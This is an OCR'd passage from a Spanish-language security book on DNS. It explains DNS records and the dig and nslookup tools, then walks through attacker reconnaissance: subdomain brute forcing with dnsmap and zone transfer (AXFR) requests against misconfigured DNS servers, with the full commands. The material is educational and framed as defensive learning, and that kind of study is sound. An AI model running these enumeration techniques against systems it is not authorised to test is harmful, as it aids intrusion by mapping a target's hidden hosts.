


Figura 16. Si nuestra instalación de BIND9 fue un éxito, el comando que ejecutamos tiene que devolvernos una respuesta como esta.

Recordemos que hemos creado y configurado una zona para que nuestro dominio pueda resolverse a la inversa (es decir, si preguntamos por la IP del servidor DNS, debe responder que pertenece a **midns.hackersenlaweb.net**). Podemos verificar si esto funciona con el comando: **dig –x 192.168.0.111**, y la respuesta debe ser la que muestra la **Figura 17**.




Figura 17. Tal como configuramos, la IP **192.168.0.111** corresponde a **midns.hackersenlaweb.net**.

Herramientas

Hasta aquí hemos aprendido la estructura y el funcionamiento de este protocolo. Ahora, vamos a introducirnos en el análisis de los registros que contienen los servidores DNS. Aunque contamos con muchas herramientas para hacerlo, nos centraremos en dos de ellas: **Dig** y **Nslookup**.

> CON DIG REALIZAMOS CONSULTAS A LOS SERVIDORES DNS Y OBTENEMOS INFORMACIÓN

Dig

Dig es una herramienta de línea de comandos para realizar consultas a los servidores DNS y obtener información acerca de ellos. Entre los datos que podremos ver se encuentran las direcciones IP asociadas a sus nombres de dominio y servidores de correo (si los hay). Dig se encuentra en sistemas Linux y lo hemos utilizado en Ubuntu Server para comprobar si nuestro servidor DNS funcionaba de forma correcta. Esta vez lo vamos a usar desde otra distribución Linux, **BackTrack**, especialmente preparada para realizar auditorías de seguridad. Esta distribución cuenta con una gran cantidad de herramientas útiles en lo que respecta a seguridad informática, y trataremos algunas de ellas a lo largo del libro.

Figura 18. Realizamos la consulta **`dig ns dominio.com`** y obtenemos una respuesta con los nombres de los servidores DNS.

Analicemos la **Figura 18**. La consulta que realizamos es: **dig ns dominio.com**. Con **ns** (**nameserver**) estamos especificando el tipo de consulta: queremos saber cuáles son los servidores DNS del dominio en cuestión. Dentro de la respuesta que recibimos, en primer lugar se nos dan unos detalles técnicos (entre ellos, el dominio consultado, la versión de Dig que estamos utilizando, etcétera). En **QUESTION SECTION** tenemos el dominio, la clase (**IN**) y el tipo (**NS**) de consulta que realizamos. Por último, en **ANSWER SECTION** obtenemos los datos que queremos saber: en este caso, el dominio consultado tiene dos servidores DNS: **ns0.dominio.com** y **ns-3a.dominio.com**.

Nslookup

Esta herramienta también es de línea de comandos y viene instalada en Windows. Podemos usarla con el comando **nslookup** desde la terminal (CMD). Para hacer una simple comparación con Dig, también vamos a realizar una consulta que nos diga cuáles son los servidores DNS pertenecientes al dominio consultado.

NSLOOKUP ES UNA HERRAMIENTA DE LÍNEA DE COMANDOS PARA HACER CONSULTAS A LOS DNS

Con el comando **nslookup** accedemos a la herramienta desde la terminal. El primer paso es indicar el tipo de consulta: **set q=ns**. Al igual que con Dig, la consulta es **nameserver** (**NS**) para saber cuáles son los servidores DNS. Luego, indicamos el nombre del dominio del cual queremos saber estos datos, y ya podremos obtener una respuesta. Dado que el dominio que usamos es el mismo que consultamos con Dig, vemos de nuevo los dos servidores DNS: **ns-3a.dominio.com** y **ns0.dominio.com**.

BACKTRACK

Es la distribución Linux de seguridad informática más conocida en el ámbito, desarrollada por grandes profesionales. Actualmente está en su versión **5 R3** y cuenta con una enorme cantidad de herramientas para realizar auditorías de seguridad. Su sitio web es **www.backtrack-linux.org** y su foro oficial cuenta con una sección para la comunidad de habla hispana.




Figura 19. Realizamos la consulta a un dominio mediante **Nslookup** para saber cuáles son sus servidores DNS.

Las dos herramientas son buenas y sirven para hacer este tipo de análisis. En la próxima sección del capítulo conoceremos en detalle los tipos de consultas y sus respectivas respuestas, con el objetivo de analizar los registros de un servidor DNS y obtener información útil para realizar un ataque.

Registros DNS

Los registros DNS contienen información que puede ser de utilidad para realizar un ataque. Son varios y cada uno de ellos tiene distintos datos sobre el dominio y el servidor. Los trataremos uno por uno, utilizando tanto Dig como Nslookup para realizar las consultas, y analizaremos detalladamente las respuestas que recibimos.

A

El registro **A**, que significa **Address** (dirección), asocia nombres de dominio con direcciones **IPv4** (en caso de ser **IPv6** se utiliza el registro **AAAA**). Solo se indica una dirección IP por registro A, pero pueden asociarse varias direcciones a un dominio mediante varios registros A.

```
hackersenlaweb.net   IN   A   221.59.106.72
                     IN   A   221.59.106.74
```

La herramienta Dig consulta por defecto el registro A si realizamos una petición simple como **dig dominio.com**, tal como se observa en la **Figura 20**. Esta vez consultamos a un dominio, que en **ANSWER SECTION** nos mostró tres direcciones IP diferentes asociadas al mismo.

Figura 20. En este caso hay tres direcciones IP diferentes asociadas a un mismo dominio.

Con Nslookup la consulta se hace de otra manera. Como vimos, con el comando **nslookup** desde la terminal accedemos a ella; primero indicamos que la consulta es de tipo A (**set q=a**) y luego el dominio a consultar. En este caso, tenemos asociadas cinco direcciones IP diferentes.

PROTOCOLO TCP

El protocolo **TCP**, a diferencia de **UDP**, es orientado a conexión. Esto quiere decir que necesita establecer una comunicación para poder transferir datos, algo que lo vuelve más lento que UDP pero más seguro. TCP garantiza que nuestra consulta llegó a destino y se mantendrá la comunicación hasta que se cierre.




Figura 21. Este dominio tiene cinco direcciones IP asociadas, pero puede haber casos en que haya solo una.

NS

Sobre este registro ya hemos hablado en las explicaciones sobre las herramientas Dig y Nslookup. **NS** significa **NameServer** (servidor de nombres, en español).

Como vimos, permite saber cuáles son los servidores DNS que responden a un determinado dominio, pero es posible que haya más de un servidor de nombres asociado a un mismo dominio.

> LOS REGISTROS DNS CONTIENEN DATOS INTERESANTES SOBRE EL DOMINIO Y EL SERVIDOR

```
IN   NS   midns.
IN   A    192.168.0.111
```

En la sección anterior del presente capítulo, cuando configuramos BIND9 expusimos como ejemplo a **midns** como el servidor de nombres.

Sin embargo, no alcanza con sólo eso, ya que también resulta necesario especificar su dirección IP mediante el registro **A**.




Figura 22. Consulta de tipo **NS** con Dig a un dominio asociado a seis servidores de nombres.

SOA

El registro **SOA** (*Start of Authority*) contiene datos que pueden resultar sumamente interesantes. Cuando instalamos y configuramos BIND9, creamos un archivo llamado **db.hackersenlaweb.net** que, en la práctica, viene a ser este registro, de contenido similar al siguiente:

```
@  IN  SOA  midns.net.  root.midns.net. (
         2011060202   ; Serial
         3600         ; Refresh
         1200         ; Retry
         432000       ; Expire
         600    )     ; Negative cache TTL
```

Los datos que vemos son los siguientes (nótese que algunos tiempos están en segundos):

- **root.midns.net**: es el contacto con el administrador de la zona (el primer punto se reemplaza por el arroba: **root@midns.net**);
- **Serial** o número de serie: número que se incrementa cada vez que se modifica algún registro de la zona (los servidores secundarios

consultan cada cierto tiempo el serial del servidor primario para saber si deben actualizarse o no);

- **Refresh**: tiempo (segundos) que tiene que esperar un servidor secundario para ponerse en contacto con uno primario y revisar el serial de su registro SOA (en caso de estar desactualizado, se actualizará);
- **Retry**: define el tiempo (segundos) que un servidor DNS secundario espera para volver a intentar una transferencia de zona (actualizarse) en caso de que la primera haya fallado;
- **Expire**: tiempo (segundos) de validez para la información de un servidor DNS secundario. Si luego de la última transferencia de zona este tiempo es superado y no ha podido actualizarse nuevamente, el servidor descartará su información;
- **Negative cache TTL**: establece el *Time To Live* (tiempo de vida) de una respuesta negativa (cuando un servidor contesta que un registro no existe en la zona).




Figura 23. Consulta de tipo **SOA** con la herramienta Nslookup a un determinado dominio.

Para la demostración de este registro utilizamos Nslookup. Aquellos que prefieran usar Linux deben utilizar el comando **dig SOA dominio.com**.

MX

El registro **Mail eXchange** (intercambio de correo) especifica el servidor encargado de procesar los correos electrónicos del dominio.

En caso de que haya más de un servidor, se establece un orden de preferencias indicado con un número. Si una aplicación intenta enviar un correo a este dominio, intentará conectarse en primer lugar con el servidor que tenga el número de preferencia más bajo.

```
IN    MX    8    mail-2.dominio.com.
IN      MX     2     mail.dominio.com.
```

En la **Figura 24** podemos ver un ejemplo de consulta **MX** a un dominio que posee dos servidores de intercambio de correo.

Cuando se envía un mail a través de internet, el agente de transferencia de correo solicita el registro MX del dominio destino (por ejemplo, si el correo es **shey.x7@gmail.com**, se solicita el registro MX a **gmail.com**). La respuesta recibida contiene los servidores de intercambio de correo asociados a dicho dominio, junto al número de preferencia. En primer lugar, intentará conectar y enviar el mail al servidor con el número más bajo. En el caso de la **Figura 24**, se enviaría a **mail.dominio.com**, que tiene el número dos.

Figura 24. Con el comando **`dig MX dominio.com`** obtenemos los servidores de intercambio de correo asociados al dominio consultado.

Otros registros

Hasta aquí hemos tratado cuatro registros importantes: A, NS, SOA y MX, pero no son los únicos. **CNAME** (*Canonical NAME*) es otro registro DNS usado para asociar más de un nombre a un solo servidor con una única dirección IP. Es útil si se corren múltiples servicios, de modo que cada uno de ellos podría tener su propio nombre, por ejemplo: **ftp.dominio.net**, **mail.dominio.net**, **www.dominio.net**, etcétera.

Otro registro muy común es **PTR** (*PoinTeR*), que cumple la función contraria al registro A: asocia direcciones IP a nombres de dominio y sirve para su resolución inversa. En la instalación de BIND9 creamos un registro PTR y comprobamos si funcionaba correctamente con el comando **dig –x 192.168.0.111**.

Existen aún más registros DNS pero no siempre son creados, lo que significa que, muchas veces, consultaremos a un dominio sobre estos registros y no recibiremos la respuesta exacta a nuestra consulta. Algunos de ellos son: **SRV** (*SeRVice*), **LOC** (*LOCation*) y **HINFO** (*Host INFOrmation*).

Desde el punto de vista de un atacante, mediante las consultas a los registros de un servidor DNS se puede obtener información muy interesante sobre el dominio que se esté analizando. Sin embargo, podríamos preguntarnos: ¿se puede llegar aún más lejos?

Técnicas de extracción de datos

Se dice que si un intruso no puede entrar por la puerta, ingresa por la ventana. Los DNS son una herramienta bastante utilizada por los atacantes para obtener información sobre la estructura interna de una

DOMAINKEYS IDENTIFIED MAIL

En la actualidad es demasiado común encontrarnos con correo electrónico no deseado, SPAM y remitentes falsificados. El resultado de la fusión entre **DomainKeys** e **Identified Internet Mail** fue **DKIM**, un sistema que verifica si el correo que recibimos proviene realmente de donde dice provenir.

web y facilitar un acceso. La idea es aprender algunas de estas técnicas con el objetivo de saber cómo proteger nuestro sistema.

Ya sabemos cómo obtener direcciones IP, servidores DNS y de intercambio de correo, datos del registro SOA y otra información asociada a un dominio, mediante consultas a los registros A, NS, SOA y MX. Pero podemos llegar aún más lejos en lo que respecta a la obtención de datos a través de los DNS.

Extracción por fuerza bruta

En internet podemos encontrar sitios web muy grandes, con una inmensa cantidad de contenidos. Sin ir más lejos, podemos nombrar a Google, desde cuya página principal podemos acceder a varios de sus servicios, como el traductor, imágenes, videos, mapas, noticias, correo electrónico, etcétera. Cuando ingresamos al buscador lo hacemos desde **www.google.com**, pero si accedemos a los diferentes servicios podemos observar que la dirección URL cambia. Por ejemplo, la página web de Google Maps es **maps.google.com**; en el caso de los videos, **video.google.com**; el correo electrónico, **mail.google.com**; noticias, **news.google.com**. Lo mismo ocurre con los demás servicios. El dominio sigue siendo **google.com**, pero a esos nombres que varían se los llama **subdominios**.




Figura 25. Cada servicio de Google tiene su correspondiente subdominio, lo que organiza la administración y el contenido.

Desde el punto de vista del hacker, esos subdominios comunes y corrientes no son de importancia, ya que no aportan ningún dato significativo para llevar a cabo un ataque. Sin embargo, el hecho de que existan presenta la posibilidad de que haya otros que no se ven a simple vista, pero que valgan la pena encontrar. Muchos administradores crean subdominios, por ejemplo de paneles de administración, inaccesibles desde la página web pero fáciles de encontrar con un poco de esmero.

Un subdominio interesante para un hacker podría ser, lógicamente, la zona de administración, el correo, intranet, FTP, webmail, etcétera. Cualquier sitio web, grande o pequeño, con subdominios visibles o no, puede contener algunos de los nombres mencionados. Ahora bien, si no se ven... ¿cómo los descubrimos? Un modo de hacerlo sería ir probando manualmente desde el navegador los posibles subdominios. Por ejemplo, si queremos encontrar el panel de administración, empezamos con **admin.dominio.com**, **administración.dominio.com**, **adm.dominio.com**, y así sucesivamente con todas las posibilidades que se nos ocurran, hasta que, si tenemos suerte, se muestre lo que queremos en lugar del **error 404**. Está claro que esta manera es realmente tediosa, además de consumirnos mucho tiempo, e incluso puede que aunque intentemos varias combinaciones diferentes no demos con el subdominio que queremos encontrar.

Lo ideal sería contar con una herramienta que, al pasarle como parámetro el dominio objetivo, nos dé una lista con sus correspondientes subdominios: de eso se trata la técnica conocida como **DNS Brute Force** (fuerza bruta). En esta se usa como base un archivo de texto que contiene muchas combinaciones de letras, y la herramienta se ocupa de comprobar si existe cada uno de los subdominios que va formando en el dominio pasado como parámetro.

PROGRAMAR UN DNS BRUTE FORCE

No es necesario saber mucho de programación para crear un simple DNS Brute Force. Si tenemos conocimientos en PHP, por ejemplo, podemos programar uno sencillo con una lista de posibles subdominios y un script PHP que reciba de parámetro el dominio a analizar e intente conectar sin errores a cada uno de los nombres de la lista, y en caso de que exista imprimirlo en pantalla.

En la nombrada distribución Linux BackTrack contamos con varias herramientas para realizarlo, como **dnsmap**.




Figura 26. Dnsmap es una de las herramientas que encontramos en BackTrack para realizar un ataque de DNS Brute Force.

Si ingresamos a la ubicación **/pentest/enumeration/dns/dnsmap/** encontramos el archivo **wordlist_TLAs.txt**, que tiene las combinaciones para realizar un ataque de fuerza bruta. Es recomendable utilizar también las demás herramientas que tenemos a disposición en BackTrack y que sirven para esto (más adelante, en la sección **Amigos dispuestos a ayudar** de este mismo capítulo, trataremos algunas de ellas).

Para hacerlo desde **dnsmap**, nos situamos en la ubicación dicha, desde la terminal, y ejecutamos **./dnsmap dominio.net –w wordlist_TLAs.txt** (se pueden agregar más parámetros). Luego esperamos a que finalice el proceso y se muestren los subdominios hallados en nuestro objetivo.

Esta última técnica, sin embargo, tiene sus desventajas: el DNS Brute Force consume tiempo y no garantiza mostrarnos todos los nombres que existan en el objetivo. No habría nada mejor que una técnica que nos muestre de manera rápida absolutamente todos los subdominios… ¿existe?

Paseo por los registros

Seguimos con la idea de obtener los subdominios de un objetivo. Otro modo de hacerlo es utilizar la técnica **AXFR**, siglas que hacen referencia a la **transferencia de zonas**.

Al comienzo del capítulo aprendimos cuáles eran los servidores DNS primarios y secundarios, y luego vimos que en el registro SOA se especifica cada cuánto tiempo un servidor secundario consulta el serial de uno primario para saber si debe realizar una transferencia de zona y actualizarse. Lo interesante es que estos servidores se transfieren lo que nosotros queremos. Existe la posibilidad de hacernos pasar por servidores DNS secundarios y solicitar al primario una transferencia de zona, de modo tal que nos envíe todos los subdominios de nuestro objetivo.




Figura 27. La técnica **AXFR** se produce cuando el atacante solicita una transferencia de zonas a un servidor DNS primario, tal como lo haría un servidor secundario.

Para realizar una transferencia de zona o AXFR vamos a usar las herramientas **Dig** y **Nslookup**.

Empecemos por **Dig**. Lo primero que tenemos que hacer es averiguar los servidores DNS del objetivo, para lo cual ejecutaremos el comando **dig ns dominio.com.ar**, tal como lo hicimos en las secciones anteriores. Elegimos uno de los servidores que nos imprima en la terminal y, acto seguido, realizamos la transferencia de zonas con el siguiente comando: **dig @servidordns.com dominio.com.ar AXFR**. A continuación del @ escribimos el servidor DNS que elegimos, luego el dominio a consultar y al final indicamos qué es un AXFR.

> LA TÉCNICA AXFR PERMITE OBTENER LOS SUBDOMINIOS DE UN OBJETIVO




Figura 28. En este caso el servidor es vulnerable a AXFR, por lo que, en un segundo, obtuvimos subdominios interesantes de FTP y mail.

Mediante **Nslookup** también podemos realizar la técnica de AXFR. Accedemos desde la terminal y averiguamos cuáles son los servidores DNS (**set q=ns**) y el dominio. Nos decidimos por uno de los servidores y lo indicamos ejecutando **server servidordns.com**. Luego, listamos los subdominios con el comando **ls –d dominio.com**.




Figura 29. Mediante la herramienta **Nslookup** también se puede realizar un AXFR y obtener los subdominios del objetivo.

Quizás nos preguntemos… si es tan fácil obtener los subdominios con esta técnica ¿para qué existen las demás? Para desgracia del atacante, un

AXFR solo puede lograrse si el servidor DNS está mal configurado, de modo que permita transferir las zonas a donde no debe hacerlo. Esta falla en los servidores DNS se conoce como **Vulnerabilidad de Transferencia de Zona**. Si el servidor está bien configurado, directamente va a rechazar la petición realizada por el atacante.

